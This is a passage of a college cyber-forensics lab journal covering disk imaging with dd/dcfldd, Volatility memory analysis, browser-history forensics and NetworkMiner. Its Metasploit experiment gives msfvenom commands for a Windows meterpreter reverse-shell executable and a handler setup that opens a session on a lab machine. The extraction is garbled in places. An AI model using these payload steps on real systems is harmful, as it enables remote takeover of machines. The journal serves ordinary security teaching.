$ dcfldd if=/dev/sdb bs=4096 of=sdb.img
```

As the last example, plus calculating MD5 and SHA256 hashes, putting the results inside sdb.md5 and sdb.sha256. It is very useful for forensics works because the hashes will be processed in real time, avoiding a waste of time to make something as 'dd + md5 + sha256'. Considering that I/O disk is very slow and RAM is very fast, the hashes will be calculated, bit per bit in memory, when the next portion of the disk is read. When all disk was read, all hashes are now ready.

```
$ dcfldd if=/dev/sdb bs=4096 hash=md5,sha256 md5log=sdb.md5  
sha256log=sdb.sha256 of=sdb.img
```

To validate the image file against the original source:

```
$ dcfldd if=/dev/sdb vf=sdb.img
```

Splitting the image in 500 MiB slices, using the default bs value (32 KiB). Note that split= must be put before of= to work:

```
$ dcfldd if=/dev/sdb split=500M of=sdb.img
```

At the last example, using from a0000 up to z9999 as suffix for each split file:

```
$ dcfldd if=/dev/sdb split=500M splitformat=anxxx of=sdb.img
```

Now, dcfldd will work byte per byte (bs=1) and will hop 1056087439 bytes. After this, dcfldd will collect 200000 bytes and write the results to a file called airplane.jpg.

```
$ dcfldd if=/dev/sda3 bs=1 skip=1056087439 count=200000 of=airplane.jpg
```

In the last example, the same result could be obtained using "limit" instead of "count". The main difference is that count uses 200000*bs and limit uses 200000 bytes (regardless of the value declared in bs option):

```
$ dcfldd if=/dev/sda3 bs=1 skip=1056087439 limit=200000 of=airplane.jpg
```

To write something inside a file, you can use seek. Suppose you want to write a message from a file called message.txt inside a file called target.iso, hopping 200000 bytes from start of file:

```
$ dcfldd if=message.txt bs=1 seek=200000 of=target.iso
```

dcfldd also can send a result to be processed by an external command:

```
$ dcfldd if=text.txt of:="cat | sort -u"
```

To convert a file from ASCII to EBCDIC:

```
$ dcfldd if=text.asc conv=ebcdic of=text.ebcdic
```

To convert a file from EBCDIC to ASCII:

```
$ dcfldd if=text.ebcdic conv=ascii of=text.asc
```

Process:

Step 1. Open the Linux terminal

Step 2. Attach the required source of evidence [e.g.. Hard Disk, USB device] to the Computer

Step 3. Use the command dd or dcfldd as mentioned , to do the required task



Output:

```
(root@kali)-[/home/kali]
# dd if=/home/kali/ntfs1-gen2.E01 of=/home/kali/hdd.img bs=4M status=progress
8+1 records in
8+1 records out
36083007 bytes (36 MB, 34 MiB) copied, 0.0856745 s, 421 MB/s

(root@kali)-[/home/kali]
# md5sum /home/kali/ntfs1-gen2.E01
5e28d70f86f8e105fec78a89b0cbea63 /home/kali/ntfs1-gen2.E01

(root@kali)-[/home/kali]
# md5sum /home/kali/hdd.img
5e28d70f86f8e105fec78a89b0cbea63 /home/kali/hdd.img

(root@kali)-[/home/kali]
#
```



```
(root@kali)-[/home/kali]
# dcfldd if=/home/kali/ntfs1-gen2.E01 of=/home/kali/hdd1.img hash=sha256
1024 blocks (32Mb) written.
Total (sha256): 2badead91bef56c80155d7731671ad1d93c08f32cd4ce17566fdf02d5769feea

1101+1 records in
1101+1 records out

(root@kali)-[/home/kali]
# sha256sum /home/kali/hdd1.img
2badead91bef56c80155d7731671ad1d93c08f32cd4ce17566fdf02d5769feea /home/kali/hdd1.img

(root@kali)-[/home/kali]
#
```

Conclusion:

In the context of a digital forensics investigation, the use of tools like **dd** and **dcfldd** is crucial for creating an exact duplicate copy of the source of evidence (such as a hard drive, USB, or other digital storage devices). These tools allow forensic investigators to create bit-by-bit copies of the evidence, ensuring the integrity of the original data and maintaining a proper chain of custody.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Experiment No.3
To Perform penetration Testing using Metasploit
Date of Performance:
Date of Submission:



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Aim: To evaluate penetration Testing using Metasploit

Objective: To make use of Metasploit to find, exploit, and validate vulnerabilities

Theory:

The Metasploit framework is a very powerful tool which can be used by cybercriminals as well as ethical hackers to probe systematic vulnerabilities on networks and servers. Because it's an open-source framework, it can be easily customized and used with most operating systems.

With Metasploit, the pen testing team can use ready-made or custom code and introduce it into a network to probe for weak spots. As another flavor of threat hunting, once flaws are identified and documented, the information can be used to address systemic weaknesses and prioritize solutions.

Due to its wide range of applications and open-source availability, Metasploit is used by everyone from the evolving field of DevSecOps pros to hackers. It's helpful to anyone who needs an easy to install, reliable tool that gets the job done regardless of which platform or language is used. The software is popular with hackers and widely available, which reinforces the need for security professionals to become familiar with the framework even if they don't use it.

Metasploit now includes more than 1677 exploits organized over 25 platforms, including Android, PHP, Python, Java, Cisco, and more. The framework also carries nearly 500 payloads, some of which include:

- Command shell payloads that enable users to run scripts or random commands against a host
- Dynamic payloads that allow testers to generate unique payloads to evade antivirus software
- Meterpreter payloads that allow users to commandeer device monitors using VMC and to take over sessions or upload and download files
- Static payloads that enable port forwarding and communications between networks

Metasploit provides you with modules to:

1. Exploits: Tool used to take advantage of system weakness
2. Payloads; Sets of malicious code
3. Auxillary functions: supplementary tools and commands
4. Encoders; Used to convert code or information
5. Listeners: Malicious software that hides in order to gain access
6. shellcode; Code that is programmed to activate once inside the target
7. Post-Exploitation code: Helps test deeper penetration once inside



8. Nops: An instruction to keep the payload from crashing

```
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp -- platform windows -a x86 -f exe -o /root/Desktop/back.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
..+d+R0+R
..8+u+};}$u+X+X$+f+X +H/+t<1+I+4+1+I+
K+X4+AD$$(aYZQ+X_Z+)]h32hws2_ThLw6+u+)+TPh)+k+j
h++
h\+PPPPaPaPh+++VWh+ta+3+t
+u+gjjVWh+_+Z+-6+6j@hVjhX+S+@SjVSWH+_+X+}(Xh@jPh
/0+WhunMa+^+
$+p+
u+u+VjS+
```

Fig.3.1 Creating Malware using Metasploit

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.12.127
lhost => 192.168.12.127
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.12.127:1234
[*] Sending stage (175686 bytes) to 192.168.12.126
[*] Meterpreter session 1 opened (192.168.12.127:1234 -> 192.168.12.126:50250) at 2023-04-06 06:45:03 -0500

meterpreter > sysinfo
Computer : LAB0501
OS : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain : LAB05
Logged On Users : 2
Meterpreter : x86/windows
meterpreter >
```


Fig. 3.2 Attacking the target system

Process:

- Step 1. Open the Metasploit tool
- Step 2. Create the malware for the specific system
- Step 3. load the malware at the target system
- Step 4. Run the malware at the target system
- Step 5. Exploit the target system

Output:

[illegible]



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.29.12
lhost => 192.168.29.12
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.29.12:1234
```

Conclusion:

Penetration testing is a critical aspect of cybersecurity, where ethical hackers simulate attacks to identify and exploit vulnerabilities in systems, networks, or applications. Kali Linux, a widely used distribution designed specifically for penetration testing and ethical hacking, provides a comprehensive suite of tools and utilities for conducting these tests. By performing penetration testing using tools like **Metasploit** in Kali Linux, students gain hands-on experience in understanding real-world security flaws and how they can be mitigated.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Experiment No.4
To Perform analysis of volatile memory to detect evidence of attack
Date of Performance:
Date of Submission:



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Aim: To perform analysis of Volatile memory to detect evidence of attack

Objective: To make use of volatility tool and its plugin to extract the evidence from the dumped volatile memory image of Windows based computer system

Theory:

Volatility is an open-source memory forensics framework for incident response and malware analysis. This is a very powerful tool and we can complete lots of interactions with memory dump files, such as:

- List all processes that were running.
- List active and closed network connections.
- View internet history (IE).
- Identify files on the system and retrieve them from the memory dump.
- Read the contents of notepad documents.
- Retrieve commands entered into the Windows Command Prompt (CMD).
- Scan for the presence of malware using YARA rules.
- Retrieve screenshots and clipboard contents.
- Retrieve hashed passwords.
- Retrieve SSL keys and certificates.

The volatility plugins

The volatility tool supports various plugins in order to extract the information from dumped volatile memory images of Windows, Linux and Mac based computer system. Following is a list of few plugins for working with Windows based computer system dumped volatile memory.

Registry Analysis Plugins

1. hivelist : find and list available registry hives
2. hivedump: print all keys and subkeys in a hive
3. printkey: output a registry key , subkeys and values
4. dumpregistry: extract all available registry hives
5. userassist: find and parse userassist key values



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

6. hashdump: dump user NTLM and Lanman hashes
7. autoruns: shows autoruns key related information

Process related Plugins

1. pslist: High level view of running process
2. psscan: scan memory for EPROCESS blocks
3. pstree: Display parent-process relationship

Code injection related Plugins

1. malfind: Find injected code and dump sections
2. ldrmodules: Detect unlinked DLLs
3. hollowfind: Detect process hollowing techniques

Analyze process DLLs and Handles related Plugins

1. dlllist: List of loaded dlls by process
2. getsids: print process security identifiers
3. handles: list of open handles for each process

Process, Drivers, and Objects related Plugins

1. dlldump: Extract dlls from specific processes
2. moddump: Extract kernel drivers
3. procdump: Dump process to executable sample
4. memdump: Extract every memory sections into one file
5. filesan: scan memory for FILE_OBJECT handles
6. dumpfiles: Extract FILE_OBJECTS from memory
7. svcsan: scan for Windows service record structures
8. cmdscan: scan for command_history buffers
9. consoles: scan for CONSOLE_INFORMATION output

Rootkit related Plugins

1. psxview: find hidden process using cross-view
2. modscan: scan memory for loaded, unloaded and unlinked drivers
3. apihooks: find API/DLL function hooks
4. ssdt: Hooks in system service descriptor table
5. driverirp: identify I/O request packet (IRP) hooks
6. idt: display interrupt descriptor table



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Process:

Step 1. Create a dump of the running computer system using dump tools such as dumpIt

Step 2. Install volatility on your computer system or copy the downloaded volatility-master directory onto a location of your computer

Step 3. Open the command terminal


Step 4. Go to the specific location where you copied volatility-master

Step 5. Enter the volatility-master through command prompt

Step 6. Use the command in the following format to work with the dumped memory image

```
>> vol.py command -f dumped_file_name
```

Output:





Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

```
Windows registry.hivelist.HiveList
Lists the registry hives present in a particular memory image.

Windows registry.hivescan.HiveScan
Scans for registry hives present in a particular windows memory image.

Windows registry.printkey.PrintKey
Lists the registry keys under a hive or specific key value.

Windows registry.userassist.UserAssist
Print userassist registry keys and information.

Windows skeleton_key_check.Skeleton_Key_Check
Looks for signs of Skeleton Key malware.

Windows ssdt.SSDT
Lists the system call table.

Windows statistics.Statistics
Reads output from the strings command and indicates which process(es) each string belongs to.

Windows symlinkscan.SymlinkScan
Scans for links present in a particular windows memory image.

Windows vadinfo.VadInfo
Lists process memory ranges.

Windows verinfo.VerInfo
Lists version information from PE files.

Windows virtmap.VirtMap
Lists virtual mapped sections.

The following plugins could not be loaded (use -vv to see why): volatility3.plugins.windows.cachedump,
volatility3.plugins.windows.callbacks, volatility3.plugins.windows.hashdump, volatility3.plugins.windows.lsdump,
volatility3.plugins.windows.svcscan, volatility3.plugins.windows.vadinfo, volatility3.plugins.yarascan

C:\Lab\Forensics>vol.exe -f memdump.mem windows.netstat
Volatility 3 Framework 2.0.1
Progress: 14.24 Scanning memory_layer using BytesScanner
```

```
00
0xb88fc58a45b0 UDPv4 127.0.0.1 1900 * 0 5908 svchost.exe 2022-10-13 09:23:29.0000
00
0xb88fc3772df0 UDPv4 0.0.0.0 5353 * 0 2128 svchost.exe 2022-10-13 09:23:09.000000
0xb88fc3772df0 UDPv6 :: 5353 * 0 2128 svchost.exe 2022-10-13 09:23:09.000000
0xb88fc3777a80 UDPv4 0.0.0.0 5353 * 0 2128 svchost.exe 2022-10-13 09:23:09.000000
0xb88fcb136a10 UDPv4 0.0.0.0 5355 * 0 2128 svchost.exe 2022-10-13 10:02:20.000000
0xb88fcb136a10 UDPv6 :: 5355 * 0 2128 svchost.exe 2022-10-13 10:02:20.000000
0xb88fcb13b380 UDPv4 0.0.0.0 5355 * 0 2128 svchost.exe 2022-10-13 10:02:20.000000
0xb88fcc30d390 UDPv4 0.0.0.0 49801 * 0 2128 svchost.exe 2022-10-13 10:08:50.000000
0xb88fcc30d390 UDPv6 :: 49801 * 0 2128 svchost.exe 2022-10-13 10:08:50.000000
0xb88fc588b420 UDPv4 0.0.0.0 50103 * 0 2128 svchost.exe 2022-10-13 09:23:28.000000
0xb88fc588b420 UDPv6 :: 50103 * 0 2128 svchost.exe 2022-10-13 09:23:28.000000
0xb88fc34aa770 UDPv4 127.0.0.1 53335 * 0 2276 svchost.exe 2022-10-13 09:23:09.0000
00
0xb88fcc30c580 UDPv4 0.0.0.0 54648 * 0 2128 svchost.exe 2022-10-13 10:08:50.000000
0xb88fcc30c580 UDPv6 :: 54648 * 0 2128 svchost.exe 2022-10-13 10:08:50.000000
0xb88fc5898d50 UDPv6 fe80::e9d5:dbe2:72d9:5582 54859 5908 svchost.exe 2022-10-13 09:23:29.000000
0xb88fc58a2e40 UDPv6 ::1 54860 * 0 5908 svchost.exe 2022-10-13 09:23:29.000000
0xb88fc58a3610 UDPv4 192.168.1.116 54861 * 0 5908 svchost.exe 2022-10-13 09:23:29.0000
00
0xb88fc58a2800 UDPv4 127.0.0.1 54862 * 0 5908 svchost.exe 2022-10-13 09:23:29.0000
00
0xb88fcc30db60 UDPv4 0.0.0.0 61500 * 0 2128 svchost.exe 2022-10-13 10:08:50.000000
0xb88fcc30db60 UDPv6 :: 61500 * 0 2128 svchost.exe 2022-10-13 10:08:50.000000
0xb88fcc30d9d0 UDPv4 0.0.0.0 64087 * 0 2128 svchost.exe 2022-10-13 10:08:50.000000
0xb88fcc30d9d0 UDPv6 :: 64087 * 0 2128 svchost.exe 2022-10-13 10:08:50.000000

C:\Lab\Forensics>
```

Conclusion:

In a digital forensics investigation, extracting evidence from dumped volatile memory using the **Volatility** tool provides crucial insights into system processes, active network connections, running applications, and potential malicious activities. Information such as passwords, encryption keys, or running malware can be retrieved, aiding in reconstructing events or identifying suspects. By analyzing the volatile memory image, investigators can gather time-sensitive evidence that is critical to solving the case.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Experiment No.5
To perform forensics investigation of web browser logs to detect evidence
Date of Performance:
Date of Submission:



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Aim: To perform forensics investigation of web browser logs to detect evidence

Objective: To extract and analyze the evidence extracted from the various web browser logs using browser history examiner tool

Theory:

The Internet is used by almost everyone, including suspects under investigation. A suspect may use a Web browser to collect information, to hide his/her crime, or to search for a new crime method. Searching for evidence left by Web browsing activity is typically crucial component of digital forensic investigations. Almost every movement a suspect performs while using a Web browser leaves a trace on the computer, even searching for information using a Web browser. Therefore, when an investigator analyzes the suspect's computer, this evidence can provide useful information. After retrieving data such as cache, history, cookies, and download list from a suspect's computer, it is possible to analyze this evidence for Web sites visited, time and frequency of access, and search engine keywords used by the suspect.

On the personal computer, most of the web related activities are conducted through the web browser therefore the majority of the evidence consists of browser artifacts. Depending on the web browser used, the data will be stored differently but typically the cache, history, and cookies are your best sources of evidence. History and cookies will provide dates, times, and sites visited but the data of real evidentiary value is found in the cache. The cache stores web page components to the local disk to speed up future visits. Many emails read by the suspect are found in the cache folders and those locations vary depending on the operating system and browser used.

1)Internet Explorer

Since Internet Explorer (IE) is installed by default on most Windows installations, it's likely the most commonly used and should always be searched when looking for webmail—or any browsing artifacts for that matter. Depending on the version of Windows and IE installed, the evidence will be stored in different locations. The locations are listed as below:

- Windows XP



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

%root%/Documents and Settings/%userprofile%/Local Settings/Temporary Internet Files/Content.IE5

- Windows Vista/7
%root%/Users/%userprofile%/AppData/Local/Microsoft/Windows/Temporary Internet Files/Content.IE5

- Windows 8

%root%/Users/%userprofile%/AppData/Local/Microsoft/Windows/History

2) Mozilla Firefox

Firefox is a very popular browser and also stores its cache data in various locations based on the operating system installed. It's installed as the default browser on many Linux distributions and is available for MacOS operating system as well.

- Windows XP

%root%/Documents and Settings/%userprofile%/Local Settings/Application Data/Mozilla/Firefox/Profiles/*.default/Cache

- Windows 7/8

%root%/Users/%userprofile%/AppData/Local/Google/Chrome/User Data/Default/

- Linux

/home/%userprofile%/.config/google-chrome/Default/Application Cache/

- MacOS

/Users/%userprofile%/Caches/Google/Chrome/Default/

4) Opera

Opera web browser does not come with the desktop computers but it is default web browser in certain mobile handsets. Opera stores the user data in the following locations.

- Windows XP

C:\Documents and Settings\%USERNAME%\Local Settings\Application Data\Opera\Opera\

- Windows 7/8

C:\Users\%USERNAME%\AppData\Local\Opera\Opera\



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

- Linux

/home/\$USER/.opera/

- MacOS

/Users/\$USER/Library/Opera/cache

Apart from the browsing artifacts that show the evidence of site visited, the cache folders show the actual contents of the page or message, which is significantly more important when dealing with webmail artifacts.

Following Table gives the summary of the files used to maintain the web browser history, cookies, cache and their location in the Linux directory structure.

Table Web browser Log File Location in the directory structure of the Linux File System

Web Browser	URL History File	Cookie File	Cache Directory	Location
FireFox	Places.sqlite	Cookies.sqlite	Cache2	/root/.mozilla/firefox/fnf253mz.default
Google Chrome	History.sqlite	Cookies.sqlite	Cache	/home/username/.config/google-chrome/Default
Opera	Global_history.dat	Cookies4.dat	Cache	/root/.opera
Vivaldi	History.sqlite	Cookies.sqlite	Cache	/home/username/.config/Vivaldi/Default

Process:

Step 1. Install the Browser History Examiner from the website [Browser History Examiner - Download | Foxton Forensics](#)

Step 2. After successful installation, run the Browser History Examiner on your system

Step 3. Analyze the evidence extracted by Browser History Examiner



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Output:

Browser History Examiner - Trial Mode

File Options Filter Report Tools Help

Artifact Records

Artifact	Records
Bookmarks	1
Browser Settings	19
Cached Files	1942
Cached Images	823
Cached Web Pages	92
Cookies	384
Downloads	6
Email Addresses	6
Extensions	7
Favicons	66
Form History	5
Logins	4
Searches	134
Session Tabs	492
Site Settings	341
Site Storage	65
Thumbnails	4
Website Visits	48

Cached Images Report Preview

Last Fetched	Server Time	Content Type	URL	Fetch Count	File Size (Bytes)	Web Browser (Profile)
		image/png	https://cdn.openai.cc		1717124	Edge (Default)
		image/peg	https://tpc.googleasyr		580098	Chrome (Profile 15)
		image/peg	https://b.yimg.com/		180501	Chrome (Profile 10)
		image/webp	https://images.ctfassi		152446	Chrome (Profile 15)
		image/webp	https://images.ctfassi		147594	Chrome (Profile 15)
		image/png	https://www.netacad.		147422	Edge (Default)
		image/peg	https://vcet.edu.in/wj		147375	Chrome (Profile 10)
		image/webp	https://lytimg.com/a		145022	Chrome (Profile 10)
		image/png	https://ssl.gstatic.con		140703	Chrome (Profile 10)
		image/png	https://ssl.gstatic.con		140703	Chrome (Profile 15)
		image/png	https://erp.vcet.edu.i		134260	Chrome (Profile 10)
		image/png	https://erp.vcet.edu.i		124261	Chrome (Profile 10)
		image/webp	https://l.instagram.com		118760	Chrome (Profile 10)

Viewing 25/25 records

Page size 50

Time zone: UTC Date format: mm/dd/yyyy

www.foxitforensics.com

Browser History Examiner - Export Viewer

Time zone: UTC

Website Visits

Summary View (Top 1000) Detailed View

Show 50 entries

Search:

Date Visited	Title	URL	Visit Type	Visit Source	Visit Count	URL Record Count	Visited From	Web Browser (Profile)
2025-02-17 07:12:09		file:///C:/Users/admin/Pictures/Screenshots/Screenshot%20(3).png				1		Internet Explorer
2025-02-17 07:12:03		file:///C:/Users/admin/Pictures/Screenshots/Screenshot%20(2).png				1		Internet Explorer
2025-02-17 07:11:53		file:///C:/Users/admin/Pictures/Screenshots/Screenshot%20(1).png				1		Internet Explorer
2025-02-17 07:07:58		file:///C:/Users/admin/Downloads/BrowserHistoryExaminer_v1.21.0.zip				1		Internet Explorer
		file:///C:/Users/admin/Downloads/BrowserHistoryE						

Conclusion:

In a digital forensics investigation, analyzing web browser logs with tools like **Browser History Examiner** helps uncover browsing activities, visited websites, and timestamps, offering vital evidence in a case. This evidence can link suspects to online actions or provide insights into their digital behavior. By extracting and analyzing browser logs, investigators can piece together crucial information for solving the investigation.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Experiment No.6
To perform Network packet forensics using Network Miner
Date of Performance:
Date of Submission:



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Aim: To perform network traffic forensics using network miner

Objective: To extract the artifact from the network traffic using network miner tool

Theory:

Packet Capture or PCAP (also known as libpcap) is an application programming interface (API) that captures live network packet data from OSI model Layers 2-7. Network analyzers like Wireshark create .pcap files to collect and record packet data from a network. PCAP comes in a range of formats including Libpcap, WinPcap, and PCAPng.

These PCAP files can be used to view TCP/IP and UDP network packets. If you want to record network traffic then you need to create a .pcapfile. You can create a .pcapfile by using a network analyzer or packet sniffing tool like Wireshark or tcpdump.

PCAP is a valuable resource for file analysis and to monitor your network traffic. Packet collection tools like Wireshark allow you to collect network traffic and translate it into a format that's human-readable. There are many reasons why PCAP is used to monitor networks. Some of the most common include monitoring bandwidth usage, identifying rogue DHCP servers, detecting malware, DNS resolution, and incident response.

For network administrators and security researchers, packet file analysis is a good way to detect network intrusions and other suspicious activity. For example, if a source is sending the network lots of malicious traffic, you can identify that on the software agent and then take action to remediate the attack.

Network Miner


Network Miner is an open source network forensics tool that extracts artifacts, such as files, images, emails and passwords, from captured network traffic in PCAP files. Network Miner can also be used to capture live network traffic by sniffing a network interface. Detailed information about each IP address in the analyzed network traffic is aggregated to a network host inventory, which can be used for passive asset discovery as well as to get an overview of which devices that are communicating. Network Miner is primarily designed to run in Windows, but can also be used in Linux.

Network Miner has, since the first release in 2007, become a popular tool among incident response teams as well as law enforcement. Network Miner is today used by companies and organizations all over the world. Figure below shows the screenshot of the network miner tool.



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering



Network Miner can be used as a passive network sniffer/packet capturing tool in order to detect operating systems, sessions, hostnames, open ports etc. without putting any traffic on the network.

Network Miner can also parse PCAP files for off-line analysis and to regenerate/reassemble transmitted files and certificates from PCAP files.

Process:

- Step 1. Download the network Miner tool from the website [NetworkMiner - The NSM and Network Forensics Analysis Tool](http://www.netresec.com/?page=NetworkMiner) (netresec.com)
- Step 2. Install the tool onto your system
- Step 3. Connect your system to the internet connection
- Step 4. Open the Network Miner tool
- Step 5. Extract the Network traffic artefact using Network Miner tool
- Step 6. Create a report based on the artefact extracted



Vidyavardhini's College of Engineering & Technology

Department of Computer Engineering

Output:

The screenshot displays the NetworkMiner 2.9.0 application interface. The main window shows a list of network traffic entries with columns for Frame nr., Client host, C. port, Server host, S. port, Protocol (application layer), Start time, and RTT (ms). The data is filtered by the keyword 'general-ibfdsl-neufbox-neuf.fr'. The interface also includes a 'Case Panel' on the right with fields for 'Filename' and 'MD5'. Below the main window, there is a 'Buffered Frames to Parse' section and a 'NetworkMiner 2.9.0' status bar.

Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time	RTT (ms)
77	10.251.23.139	35383	86.66.0.227 [general-ibfdsl-neufbox-neuf.fr]	80	HTTP	1970-01-01 00:01:56 UTC	
103	10.251.23.139	35384	86.66.0.227 [general-ibfdsl-neufbox-neuf.fr]	80	HTTP	1970-01-01 00:01:56 UTC	
109	10.251.23.139	35386	86.66.0.227 [general-ibfdsl-neufbox-neuf.fr]	80	HTTP	1970-01-01 00:01:56 UTC	
110	10.251.23.139	35385	86.66.0.227 [general-ibfdsl-neufbox-neuf.fr]	80	HTTP	1970-01-01 00:01:56 UTC	
